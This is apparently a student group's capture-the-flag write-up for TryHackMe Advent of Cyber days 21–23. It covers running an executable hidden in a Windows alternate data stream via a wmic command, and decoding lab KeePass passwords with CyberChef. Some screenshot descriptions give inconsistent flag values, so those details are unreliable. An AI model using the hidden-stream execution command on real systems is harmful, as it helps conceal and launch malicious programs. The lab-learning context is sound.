

PSP0201

Week 6

Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Yong Dick Shen	Member

day 21

question 1

hidden within an alternate data stream for another file. We can use a built-in Windows tool, **Windows Management Instrumentation**, to launch the hidden file.

The command to run to launch the hidden executable hiding within ADS:

```
wmic process call create $(Resolve-Path file.exe:streamname)
```

Note: You must replace **file.exe** with the actual name of the file which contains the ADS, and **streamname** is the actual name of the stream displayed in the output.

Answer the questions below

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

596690FFC54AB6101932856E6A78E3A1 Correct Answer

What is the file hash of the mysterious executable within the Documents folder?

Answer format: ****{*****} Submit

Using Strings find the hidden flag within the executable?

Answer format: ***{*****} Submit

Terminal session (Windows PowerShell) showing the extraction of the hidden file's content and its MD5 hash:

```
PS C:\Users\littlehelper\Documents> more ./db file hash.txt
File: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> more ./deebee.exe file hash.txt
```

System tray icons: 82°F Mostly sunny, 9:59 AM 7/22/2022

question2

Applications Places System Fri 22 Jul, 03:32

10.10.3.23

Windows PowerShell

```
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode LastWriteTime Length Name
---- ----- ----
-a--- 11/23/2020 11:21 AM 63 db file hash.txt
-a--- 11/23/2020 11:22 AM 5632 deebee.exe


PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm Hash
---- ----
MD5 5F037501FB542AD2D9B06EB12AE009F0


PS C:\Users\littlehelper\Documents>
```

System tray icons: 83°F Mostly sunny, 10:32 AM 7/22/2022

question 3



question 4



question 5


The screenshot shows a Windows desktop environment. On the left, a browser window displays a challenge from tryhackme.com. The challenge text discusses the use of the Strings tool to find hidden data in executables and provides a PowerShell command to do so. It also mentions Alternate Data Streams (ADS) and how it can be viewed using PowerShell. On the right, a terminal window titled 'THM AttackBox' is open, showing a file explorer interface. The path 'C:\Users\littlehelp' is selected, and a menu is open with options: 'Choose an opt', '1) Nice List', '2) Naughty List', and '3) Exit'. The terminal window also shows the command 'THM{088731ddc7b9fdeccaed982b07c297c}' and the message 'Select an option'.

question 6

The screenshot shows a Windows desktop environment. On the left, a browser window displays a challenge from tryhackme.com. The challenge asks for the file hash of 'db.exe' located in the 'Documents' folder. A text input field contains the hash '596690FFC54AB6101932856E6A78E3A1' and a 'Correct Answer' button. Below this, another challenge asks for the file hash of a mysterious executable in the 'Documents' folder, with an input field containing '*****' and a 'Submit' button. Further down, it asks to find a hidden flag using Strings, with an input field containing '*****' and a 'Submit' button. Finally, it asks for the flag displayed when running a database connector file, with an input field containing 'THM{3088731ddc7b9fdeccaed982b07c297c}' and a 'Correct Answer' button. On the right, a terminal window titled 'THM AttackBox' is open, showing a file explorer interface. The path 'C:\Users\littlehelp\Documents\deebee.exe:hidedb' is selected, and a menu is open with options: 'Choose an option', '1) Nice List', '2) Naughty List', and '3) Exit'. The terminal window also shows the command 'THM{088731ddc7b9fdeccaed982b07c297c}' and the message 'Select an option'.


question7

7



Sharika Spooner is in the naughty list

question 8



Jaime Victoria is in the nice list

Thought Process/Methodology:

we know that the file is sitting inside the ‘Documents’ so let’s use the command ‘cd’ to ‘Documents’. After that use ‘dir’ command to see the file name which is “deebee.exe”. In order to see what is the file hash for db.exe(question 1) , we type the command ‘more .\db file hash.txt’. Next, for the MD5 file hash of the mysterious executable within the Documents folder (question 2), we are able to use the command ‘Get-FileHash -Algorithm MD5 file.txt’ . For question 3 , we use the same command as question 2 ,but just change the MD5 to SHA256. Furthermore, use this command ‘c:\Tools\strings64.exe -accepteula file.exe’ to find the hidden flag .Lastly, this command : ‘wmic process call create \${Resolve-Path file.exe:streamname}’ is able to run to launch the hidden executable hiding within ADS but how can we know the streamname? we need to use this command Get-Item -Path file.exe -Stream *.after we know the streamname ,we are able to see the flag inside the hidden db. For question 7 and 8,just tye 1(nice list) or 2(naughty list) to see the name list.

Day 22: Blue Teaming Elf McEager becomes CyberElf

Tools used : Kali Linux, Cyberchef, Remmina

Walkthrough/ Solution : John Hammond

Q1: What is the password to the KeePass database?

Q2: What is the encoding method listed as the 'Matching ops'?

Q3: What is the note on the hiya key?

Title:	hiya	Icon:	
User name:			
Password:	*****	...	
Repeat:	*****		
Quality:	59 bits	16 ch.	
URL:			
Notes:	Your passwords are now encoded. You will never get access to your systems! Hahaha >:P		

The screenshot shows the CyberChef interface with the following details:

- Operations:** Magic
- Recipe:** Magic (Depth 3, Intensive mode, Extensive language support)
- Input:** dGhIZ33pbmNod2FzaGVyZQ==
- Output:**

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+=',true,false)	the grinch was here	Possible languages: English, German, Dutch, Indonesian Matching ops: From Base64, From Base65 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\\",true,false)	the grinch was here	Possible languages: English, German

Q4: What is the decoded password value of the Elf Server?

Q5: What was the encoding used on the Elf Server password?

The KeePass Entry dialog contains the following fields:

- Title: Elf Server
- User name: elfadmin
- Password: 736e30774d346e21
- Repeat: (empty)
- Quality: 59 bits / 16 ch.
- URL: https%34%2F%2F123.456.789.000:9999
- Notes: HEXtra step to decrypt.

736e30774d346e21

Output		time: 14ms length: 12389 lines: 466
Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Q6: What is the decoded password value for ElfMail?

 Edit Entry X

Entry Advanced Properties Auto-Type History

Title:	<input type="text" value="ElfMail"/>	Icon: 
User name:	<input type="text" value="mceager"/>	
Password:	<input type="text" value=";#83;#107;#97;#116;#105;#110;#103;#excl;"/>	
Repeat:	<input type="text"/>	
Quality:	<div style="background-color: orange; width: 20%; height: 10px;"></div> 202 bits	62 ch.
URL:	https%3A%2F%2F123.456.789.9998	
Notes:	<input type="text" value="Entities"/>	

 Clipboard


The screenshot shows a code editor interface. On the left, there's a 'Recipe' tab and an 'Output' tab. The 'Input' tab is currently active, displaying the following text:

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

At the bottom of the 'Input' tab, there are statistics: start: 0, time: 0ms, end: 11, length: 11, and lines: 1. The 'Output' tab shows the result: ic3skating!.


Q7: What is the username:password pair of Elf Security System?

Q8: Decode the last encoded value. What is the flag?



The screenshot shows a terminal window with the following details:

- Recipe**: The title of the terminal window.
- From Charcode**: The input mode selected.
- Delimiter**: Set to **Space**.
- Base**: Set to **10**.
- Input**: The input text is: "104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47".
 - length: 171
 - lines: 1
- Output**: The output URL is: <https://gist.github.com/heavenraiza/>.
 - time: 1ms
 - length: 37
 - lines: 1



Thought process:


After accessing the remmina and clicking into the weird folder, we see a keepass which is a free source password manager. After that we use the cyberchef to decode the password given in the keepass with Magic and get the password and know the matching ops. The same steps are used for question 4 and 5. For question 6 , we have decoded the password with the help of the hint provided by thm which is decoding the password using html entity and getting the password. Q7 and Q8 we tried to decode the weird text at the note with the hint ‘from charcode’ by thm and found the link to the flag.

Day 23: Blue Teaming - The Grinch strikes again!



Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q1: What does the wallpaper say?



